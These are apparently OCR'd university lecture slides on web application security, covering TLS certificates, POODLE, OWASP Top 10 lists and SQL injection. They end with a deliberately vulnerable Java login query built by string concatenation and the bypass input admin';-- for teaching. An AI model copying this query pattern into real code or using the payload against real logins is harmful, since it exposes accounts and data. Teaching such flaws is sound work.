

Cybersecurity
Web Applications


Kasun De Zoysa

Department of Communication and Media Technologies
University of Colombo School of Computing
University of Colombo
Sri Lanka

TLS and Deep Packet Inspection








Safari is using an encrypted connection to www.google.lk.

Encryption with a digital certificate keeps information private as it's sent to or from the https website www.google.lk.

GlobalSign
↳ Google Internet Authority G3
↳ *.google.lk

*.google.lk
Issued by: Google Internet Authority G3
Expires: Tuesday, September 10, 2019 at 1:45:00 PM India Standard Time
This certificate is valid



using an encrypted connection to www.sampathvishwa.com.

n with a digital certificate keeps information private as it's sent to or from the
bsite www.sampathvishwa.com.

DigiCert Inc has identified www.sampathvishwa.com as being owned by Sampath Bank PLC in Colombo 02, LK.

DigiCert High Assurance EV Root CA
↳ DigiCert SHA2 Extended Validation Server CA
↳ www.sampathvishwa.com


www.sampathvishwa.com
Issued by: DigiCert SHA2 Extended Validation Server CA
Expires: Sunday, December 8, 2019 at 5:30:00 PM India Standard Time
This certificate is valid

POODLE

The POODLE attack (which stands for "Padding Oracle On Downgraded Legacy Encryption") is a man-in-the-middle exploit which takes advantage of Internet and security software clients' fallback to SSL 3.0.

If attackers successfully exploit this vulnerability, on average, they only need to make 256 SSL 3.0 requests to reveal one byte of encrypted messages.

Media File Jacking


1
Files received and written to disk
2
Malware manipulates files in real time
3
Manipulated files loaded for users in app

Life Cycle of the Data

At rest
In transit
In use

Securing Web Application

- Creating a Web application is easy, but creating a secure Web application is hard and tedious.
- Because of the multi-tiered architecture, security flaws may appear at many levels.
- You need to secure your database, your server, your application, and your network.
- **Result: To create a secure Web application, you need to examine every layer.**

Application Layer

- SQL Injection
- Cross-Site-Scripting (XSS)
- Cross-Site Request Forgery(CSRF)
- Authentication Breakdown
- Unvalidated Input

User Layer

- Phishing
- Key-logging

Network Layer

- Packet-Sniffing
- Man-In-The-Middle Attacks (MITM)
- DNSAttack

Sever Layer

- Denial-of-Service (DoS)
- OS Exploitation

User Requirement


- **Authentication:** You want to know who you are communicating with.
- **Authorization** (Access Control): User must have access to only those resources that they are entitled to.
- **Confidentiality**: You want to keep information secret (e.g., credit card number).
- **Integrity**: You want to know that a message has not been modified in transit.
- **Non-repudiation**: If someone has sent a message, it should be impossible to deny it later (legal implications).

Open Web Application Security Project

- http://www.owasp.org
  - Open group focused on understanding and improving the security of web applications and web services!
  - Hundreds of volunteer experts from around the world

OWASP
The Open Web Application Security Project
http://www.owasp.org

Your Code is Part of Your Security Perimeter



You can't use network layer protection (firewall, SSL, IDS, hardening) to stop or detect application layer attacks

Top Ten Most Critical Web Application Security Vulnerabilities 2013

- Cross-site scripting (XSS)
- Injection flaws
- Unvalidated input
- Buffer overflows
- Error handling
- Broken authentication and session management
- Broken access control
- Insecure storage
- Denial of service
- Insecure configuration management

The new OWASP Top 10 2017

A1: Injection

A2: Broken authentication

A3: Sensitive data exposure (privacy)

A4: XML external entities (new)

A5: Broken access control

A6: Security misconfiguration

A7: Cross-site scripting (XSS)

A8: Deserialization (new)

A9: Using known vulnerable components

A10: Insufficient logging and monitoring (new)

A1: Injection

Injection happens when an attacker injects a bit of code to trick an application into performing unintended actions.

The most common and well-known injection attack is SQL injection (SQLi), where an attacker inserts an SQL statement that, for example, exposes the contents of a database table.

LDAP injection is a similar type of attack against a directory system.

OWASP recommends you check incoming requests to determine their trustworthiness, and keep untrusted data separated from the systems that run your application.


SQL Injections

Problem: Client inputs SQL code using input parameters (e.g. in a form). These parameters are then used to dynamically construct SQL queries.

Consequences:

- Loss of Confidentiality: Attackers can access sensitive data.
- Authentication & Authorization: Attackers can gain access to privileged accounts or systems without passwords.
- Integrity: Attackers can change the information stored in the database.

SQL Injection




```
<form action="dispatcher?operation=login" method="post">
 <input name="username" type="text">
 <input name="password" type="password">
 <input type="submit" value=“Submit">
</form>

String username = request.getParameter("username");
String password = request.getParameter("password");
Statement stmt =
  con.createStatement("select * from TBL_USERS"
                     +"where username ='"+ username +
                     +"' and password = '"+ password+"'");
```

SQL Injection

- Everything after the -– is ignored by the database, since it is marked as a comment. The result is that the client has logged in as the admin user without knowing the password.



What if the input from the client is:

```
username = admin';--
```

The SQL now transforms into:

```
select * from TBL_USERS
where username = 'admin';-- ' and password = '123';
```

SQL Injection

